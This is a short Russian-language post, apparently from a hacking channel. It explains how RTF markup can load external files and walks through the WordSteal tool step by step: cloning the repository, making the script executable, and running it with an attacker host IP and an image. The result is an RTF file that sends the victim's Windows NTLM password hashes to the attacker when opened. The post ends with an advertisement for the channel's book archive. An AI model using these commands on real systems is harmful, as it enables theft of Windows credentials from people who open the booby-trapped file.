Возможность интегрировать в RTF файл тот же стиллер поставила под угрозу пользователей, качающих электронные книги в этом формате. Поскольку RTF - это язык разметки текста, возможностей его синтаксиса хватает для реализации подкачки внешних файлов.

Утилита WordSteal может наглядно продемонстрировать работу уязвимости RTF. Она с легкостью вошьет стиллер в RTF файл с картинкой. Когда условная жертва откроет этот файл, хакер удаленно получит NTLM хеши паролей Windows. Давайте посмотрим, как это работает на примере изображения:
Настройка
Устанавливаем Kali Linux
Для начала установим репозиторий и обновим права доступа
◽
git clone https://github.com/0x09AL/WordSteal.git◽
chmod +x main.pyИспользование
Для создания RTF файла со стиллером нам понадобится только картинка.
◽
python main.py <ip хоста> <название картинки> 1После выполнения этой команды в директории появится RTF файл с полезной нагрузкой. Чтобы её испытать, нужно не закрывая окно терминала открыть данный файл на Windows. В терминал придут хеши паролей.
❗️Чтобы за «бесплатные» книги не пришлось дорого расплачиваться, скачивать их стоит из Архива хакера - @hackrhive
#хакинг #безопасность